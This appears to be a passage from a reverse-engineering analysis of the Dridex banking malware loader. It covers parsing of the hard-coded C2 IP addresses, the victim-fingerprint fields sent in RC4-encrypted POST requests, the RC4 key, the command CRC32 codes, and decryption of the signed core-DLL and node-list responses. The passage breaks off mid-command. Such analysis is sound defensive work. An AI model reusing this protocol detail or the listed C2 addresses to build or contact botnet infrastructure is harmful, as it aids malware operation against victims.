
By parsing the .data section, it builds a structure with the bot ID and a list of hard-coded IPs:

```
00000000:  ff  ff  ff  ff  01  00  00  00  00  00  00  00  00  00  00  00    ................
00000010:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00    ................
00000020:  f3  73  10  57 [7f  27  00  00] 00  7a  01 [03][51  a9  e0  de]  .s.W.'...z..Q...
00000030: [3d  0d][3e  4b  a8  6a][2e  0f][52  a5  98  7f][3d  0d] d6  ec    =.>K.j..R...=...
```

Bot_Id: `[7f 27 00 00]` -> 10111

IPs (0x03):

- `[51 a9 e0 de][3d 0d]` -> 81.169.224.222:3389
- `[3e 4b a8 6a][2e 0f]` -> 62.75.168.106:3886
- `[52 a5 98 7f][3d 0d]` -> 82.165.152.127:3389



```
g_http_struct = http_struct;
g_http_struct->bot_ID = bot_ID;
if ( ip_count_number )
{
  size_input = -1;
  counter = 0;
  do
  {
    *v123 = 0;
    hex_port = port[3 * counter];
    *hex_ip = *(&first_ip + 6 * counter);
    v122 = hex_port;
    gen_ip(hex_ip, &v127);                    // 81.169.224.222:3389
    add_to_list(&g_http_struct->IP_list_size, v127, g_http_struct->IP_list_size);
    to_RtlFreeHeap_1(&v127);
    ++counter;
  }
  while ( counter < ip_count_number );
  v4 = size_input;
  http_struct = g_http_struct;
```

Generate_IPs

Then, it starts building the requests to be sent to the C&Cs in binary format using previously gathered information. The request looks like this:

```
00000000: [2b][58  58  58  58  58  58  58  58  58  58  5f  63  35  39  31    +XXXXXXXXXX_c591
00000010:  39  35  34  37  30  31  39  31  64  64  66  34  63  30  66  39    95470191ddf4c0f9
00000020:  65  35  34  65  33  33  30  34  36  33  38  36][32  63  33  38    e54e330463862c38
00000030:  61  39  66  30  30  38  64  61  63  39  61  36  63  64  37  39    a9f008dac9a6cd79
00000040:  38  36  66  62  39  66  65  64  66  62  62  32][00  6f][1d  b0    86fb9fedfbb2.o..
00000050:  f0  11][01  1f  04  11][40] 00  00 [03  3f][49  6e  74  65  6c    ......@...?Intel
00000060:  ...skip...
00000390:  69  6e  67  20  70  61  74  68  3a  20] 00  00 [07  4e][41  4c    ing  path:  ...NAL
000003a0:  ....skip..
00000ae0:  72  3d  43  3a  5c  57  69  6e  64  6f  77  73]                  r=C:\Windows
```


From left to right, the fields are the following:

- len(unique_account);
- unique_account;
- unique_system_hash;
- bot_id;
- sys_info;
- command;
- process_arch;
- len(process_installed);
- process_installed;
- len(envs);
- envs.

The *unique_account* field is the concatenation of the Computer Name and the MD5 hash of the following expression: `md5(computer_name + user_name + \x00 + \x00\x00 + installdate + \x00\x00)`.

The *unique_system_hash* is also an MD5 hash: `md5(serial volume + install date + arch + \x00\x00)`.

The *sys_info* field is built using the following code:



```
v6 = LOBYTE(sys_info->productType);
if ( LOBYTE(sys_info->productType) )
  v6 = 0x10;
v7 = 0x20;
v8 = sys_info->x64_x32_bit == 0x40;
v76 = 0;
if ( !v8 )
  v7 = 0;
v9 = v6 + v7;
v10 = v6 + v7 + 0x40;
if ( sys_info->SID_local_administrator )
  v9 = v10;
v11 = 0x80;
if ( sys_info->UAC_level <= 1 )
  v11 = 0;
v12 = (sys_info->major_plus_minor | (sys_info->buildnumber << 16) | ((sys_info->ServicePackMajor | (v11 + v9)) << 8));
```

sys_info_field

In this example, `[1d b0]` (7600) is the Windows build number, `[f0]` is a bit field that depends on the current product types, process architecture, UAC flag and Administrator rights. `[11]` indicates the Windows version `((majorversion << 4 - 0x50) + minorversion)`.


The *command* field is the command name CRC32 code (e.g. "bot" == 0x11041f01) and it is given as a parameter. The following commands were found in the loader:

- 0x11041f01 -> ("bot");
- 0x18F8C844 -> ("list");
- 0x745A17F5 -> ("mod9" -> TrendMicro Exclusion vulnerability);
- 0xD3EF7577 -> ("dmod5" -> DllLoaded);
- 0x69BE7CEE -> ("dmod6" -> DllStarted);
- 0x32DC1DF8 -> ("dmod11" -> StartedInHi).

The *process_installed* field is extracted from the following registry: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`

The *envs* field is generated using the **GetEnvironmentStringsW** API.


Before sending the request, the payload is encrypted using RC4 (the key comes from the recovered strings) and prepended by its CRC32 code:



```
mov     edx, 2
lea     ecx, [esp+280h+key_1]
call    to_decrypt_strings ; 2: 'eOoaWKu7ZB3HlXVRyWY2yWXDc5YVWGqOBN;te23Iw6z72boGnOC0XQHcVlMKC
lea     eax, [esp+280h+key_2]
push    3Bh ; ';'
push    eax
lea     ecx, [esp+288h+key_1]
call    str_until_char
```

RC4_key


The request is sent in a POST message using the WinINet library (**InternetOpenA**, **InternetConnectW**, **HttpOpenRequestW**, **HttpSendRequestW**):



```
.text:00433508 09C call    customGetProc   ; wininet_HttpOpenRequestW
.text:0043350D 094 mov     edi, eax
.text:0043350F 094 test    edi, edi
.text:00433511 094 jz      loc_433788

.text:00433517 094 mov     eax, [ebp+1Ch]
.text:0043351A 094 cmp     eax, 1
.text:0043351D 094 mov     ebx, [ebp+8]
.text:00433520 094 lea     edx, [esp+94h+var_64]
.text:00433524 094 cmovnz  eax, esi
.text:00433527 094 push    eax
.text:00433528 098 push    offset unk_43AA40
.text:0043352D 09C push    edx
.text:0043352E 0A0 call    decrypt_strings_0 ; POST
.text:00433533 094 push    esi
.text:00433534 098 push    [esp+98h+var_3C]
.text:00433538 09C push    esi
.text:00433539 0A0 push    esi
.text:0043353A 0A4 push    esi
.text:0043353B 0A8 push    [esp+0A8h+var_5C]
.text:0043353F 0AC push    [esp+0ACh+var_64]
.text:00433543 0B0 push    ebx
.text:00433544 0B4 call    edi
```

POST_methods

The answer is read by calling the **InternetReadFile** function and if the response code is 200 or 404, the content is decrypted using RC4 with the same RC4 key as for encrypting the payload:



```
to_HttpSendRequestW_InternetReadFile(v155, http_rep_content, &send_lpOptional);
object_copy(&http_rep_content_1[2], http_rep_content);
to_RtlFreeHeap_0(http_rep_content);
if ( !*v155 && (response_code == 200 || response_code == 404) )
{
  if ( !f_decrypt_answer )
    break;
  create_heap(v144, 0);
  v28 = sub_429A90(&http_rep_content_1[2]);
  v147 = big_to_little__(v28);
  v29 = to_crc32__(&http_rep_content_1[2]);// crc32 encrypted data
  if ( v29 == v147 )
  {
    to_decrypt_strings(&rc4_key_full, 2); // 'eOoaWKu7ZB3HlXVRyWY2yWXDc5YVWGqOBN;te23Iw6z72boGnOC0XQHcVlMKCv5uTWFoTWq1XbIVxALPAcV8TKO673hMMvt0JEBVl6GTEmV'
    str_until_char(&rc4_key_full, rc4_key, ';');
    to_RtlFreeHeap_1(&rc4_key_full);
    v31 = get_heap_size(&http_rep_content_1[2]);
    create_heap(uncrypted_data, v31);
    rc4_key_1 = rc4_key[0];
    size_key = strlen(v76);
    http_rep_input = deref_struct_strings(&http_rep_content_1[2], 0);
    size_clear_data = get_heap_size(&http_rep_content_1[2]);
    uncrypted_data_1 = deref_struct_strings(uncrypted_data, 0);
    rc4(rc4_key_1, size_key, http_rep_input, size_clear_data, uncrypted_data_1, 0, 0);
```

rc4_decrypt_rep_content

The response always starts with a CRC32 code of the content, followed by the content itself, which is RC4-encrypted with the same key as for sending the command.

Bot command

Once decrypted, the "bot" command response reveals an RSA signature (0x80 bytes long) and the Dridex "core" DLL at offset 0x80:

```
00000000: 921c 0824 eef2 954a a522 5014 0384 e394  ...$...J."P.....
00000010: b053 b2ce a5fd aeef 6796 bd1c 5edd 764d  .S......g...^.vM
00000020: 2c28 ea58 7e40 2132 8389 5259 333b 9d80  ,(.X~@!2..RY3;..
00000030: bcfa 5af5 9eeb 0ac0 22c8 e079 1510 b48e  ..Z....."..y....
00000040: d53c e43f b9d7 19ea 23a9 8e2e 4f9f 0397  .<.?....#...O...
00000050: c3a5 d586 f1b0 864b 5b2e 03e7 3750 b371  .......K[...7P.q
00000060: 3e42 f62b f1da f555 954e 4bee fae7 823c  >B.+...U.NK....<
00000070: 2a7a 812c ba90 cfba bf0a 8965 2a5c 122d  *z.,.......e*\.-
00000080: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000090: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 8401 0000  ................
000000c0: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
000000d0: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
000000e0: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
000000f0: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000100: d006 fb75 9467 9526 9467 9526 9467 9526  ...u.g.&.g.&.g.&
00000110: 9935 4826 2567 9526 21f9 4b26 da66 9526  .5H&%g.&!.K&.f.&
00000120: f289 5926 e667 9526 0f8c 5b26 6a66 9526  ..Y&.g.&..[&jf.&
00000130: ...skip...
```

This signature is in the PKCS#1 v1.5 SHA1withRSA format. It can be used to verify the payload content using an RSA1024 public key found in the decrypted strings from the core DLL:

```
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDA9pRumL/WGRvdjoENFuUFZi/f
OB4AaC5yUmFnTYON2qothUQiLagPsXnVNPC/lF30qb/DJbdkWk4i4nbm715TE1np
cmC9Fm4Dh9IPFpaFAuI73R6ywzxsSodkfHqDlS8N0Nf69sOX58bSf96IPKSGY2FV
ra3DZaYLeH6S7EwinQIDAQAB
```

```
openssl dgst -sha1 -verify public.pem -signature signature_core 200_rep_content_bot_decoded_mz.bin
Verified OK
```

Node list command

The decrypted "list" command response is not as easy as the "bot" command to understand:

```
00000000: 4ea7 8684 7e01 2b49 f3df 2efa e02d 9621  N...~.+I.....-.!
00000010: 05e0 6318 e3f7 298a 1d67 e4fa 1349 f7c9  ..c...)..g...I..
00000020: 60b4 06b2 c41c 91a6 4cad 9427 d32e 3775  `.......L..'..7u
00000030: 0f58 bed2 5b92 383a 3b49 8892 0d42 e85b  .X..[.8:;I...B.[
00000040: b335 6132 5223 2d3c 4e0e 3b65 0596 f4a6  .5a2R#-<N.;e....
00000050: 4b97 5c79 f4ef 964f 27a9 7654 b67b 65af  K.\y...O'.vT.{e.
00000060: 8f5e 0b02 a61e 521b 1a49 eb19 8af2 c08e  .^....R..I......
00000070: 8c37 6e51 cf3c ba62 f249 17ea a816 8c8e  .7nQ.<.b.I......
00000080: bd10 3a0d ac9c 7b44 4281 5bda 48e9 05c1  ..:...{DB.[.H...
00000090: b5e4 faeb 8ca2 7554 c375 7803 4b86 c3d5  ......uT.ux.K...
000000a0: 3233 3100 7321 c702 213e 953b 6577 011b  231.s!..!>.;ew..
000000b0: 091d 5a91 4b33 6f3e eff2 5ffa 7e38 e389  ..Z.K3o>.._.~8..
000000c0: 4c94 7d02 5077 4143 1c96 e768 9e7e b097  L.}.PwAC...h.~..
000000d0: 2438 1feb 7a46 a694 28f2 cfbb 9a7c f72c  $8..zF..(....|.,
000000e0: cfdf b42c b69c 9b4e 97bd 2291 1f1a ec79  ...,...N.."....y
000000f0: abfe 25fe c13c fefd 131b 0146 40cf 4244  ..%..<.....F@.BD
00000100: d628 00bc f85d f599 5cf2 e27f 58bb c753  .(...]..\...X..S
00000110: 3be3 2da8 02d1 4ef9                      ;.-...N.
```

The format is as follows:

- CRC32 code of the content (4 Bytes);
- SHA1withRSA1024 signature (128 Bytes);
- First RC4 key (16 Bytes);
- Content length, RC4-encrypted (4 Bytes);
- Second RC4 key (16 Bytes);
- List content, RC4-encrypted (length Bytes).

The structure looks like this:

```
00000000: [4e  a7  86  84][7e  01  2b  49  f3  df  2e  fa  e0  2d  96  21    N...~.+I.....-.!
00000010:  05  e0  63  18  e3  f7  29  8a  1d  67  e4  fa  13  49  f7  c9    ..c...)..g...I..
00000020:  60  b4  06  b2  c4  1c  91  a6  4c  ad  94  27  d3  2e  37  75    `.......L..'..7u
00000030:  0f  58  be  d2  5b  92  38  3a  3b  49  88  92  0d  42  e8  5b    .X..[.8:;I...B.[
00000040:  b3  35  61  32  52  23  2d  3c  4e  0e  3b  65  05  96  f4  a6    .5a2R#-<N.;e....
00000050:  4b  97  5c  79  f4  ef  96  4f  27  a9  76  54  b6  7b  65  af    K.\y...O'.vT.{e.
00000060:  8f  5e  0b  02  a6  1e  52  1b  1a  49  eb  19  8a  f2  c0  8e    .^....R..I......
00000070:  8c  37  6e  51  cf  3c  ba  62  f2  49  17  ea  a8  16  8c  8e    .7nQ.<.b.I......
00000080:  bd  10  3a  0d][ac  9c  7b  44  42  81  5b  da  48  e9  05  c1    ..:...{DB.[.H...
00000090:  b5  e4  fa  eb][8c  a2  75  54][c3  75  78  03  4b  86  c3  d5    ......uT.ux.K...
000000a0:  32  33  31  00  73  21  c7  02][21  3e  95  3b  65  77  01  1b    231.s!..!>.;ew..
000000b0:  09  1d  5a  91  4b  33  6f  3e  ef  f2  5f  fa  7e  38  e3  89    ..Z.K3o>.._.~8..
000000c0:  4c  94  7d  02  50  77  41  43  1c  96  e7  68  9e  7e  b0  97    L.}.PwAC...h.~..
000000d0:  24  38  1f  eb  7a  46  a6  94  28  f2  cf  bb  9a  7c  f7  2c    $8..zF..(....|.,
000000e0:  cf  df  b4  2c  b6  9c  9b  4e  97  bd  22  91  1f  1a  ec  79    ...,...N.."....y
000000f0:  ab  fe  25  fe  c1  3c  fe  fd  13  1b  01  46  40  cf  42  44    ..%..<.....F@.BD
00000100:  d6  28  00  bc  f8  5d  f5  99  5c  f2  e2  7f  58  bb  c7  53    .(...]..\...X..S
00000110:  3b  e3  2d  a8  02  d1  4e  f9]                                    ;.-...N.
```

After checking that the first 4 bytes are the CRC32 code, it extracts the first RC4 key in `0x84:0x94` just after the RSA signature (128 bytes). With this key, it can decrypt the next four bytes `[8c a2 75 54]` to `00 00 00 70`. Then, the second RC4 key can be extracted (0x98:0xa8) to decrypt the remaining data:

```
cat 200_rep_content_list_decoded.bin | snip 0xa8: | rc4 h:C37578034B86C3D5323331007321C702 | xxd
00000000: 1f8b 0800 0000 0000 0203 0159 00a6 ff10  ...........Y....
00000010: 0000 0054 6bb5 bb4c 01c5 2d91 37aa 01bb  ...Tk..L..-.7...
00000020: add4 ced3 01bb 175f 842c 0709 c003 8842  ......._.,.....B
00000030: 01c5 4e52 b1d6 0d73 2d0d c772 01c5 adb7  ..NR...s-..r....
00000040: dad1 01bb ce77 5a31 0d3a bdb3 7eb1 01bb  .....wZ1.:..~...
00000050: 5921 a46c 20fb 68a8 d570 0410 83c4 fd94  Y!.l .h..p......
00000060: 01bb c0fa c665 01bb 006b c3f4 5900 0000  .....e...k..Y...
```


Indeed, the content is gzip-encoded and the first 4 decrypted bytes (`00 00 00 70`) are the content size:

```
cat 200_rep_content_list_decoded.bin | snip 0xa8: | rc4 h:C37578034B86C3D5323331007321C702 | gzip -d |
xxd -g 1
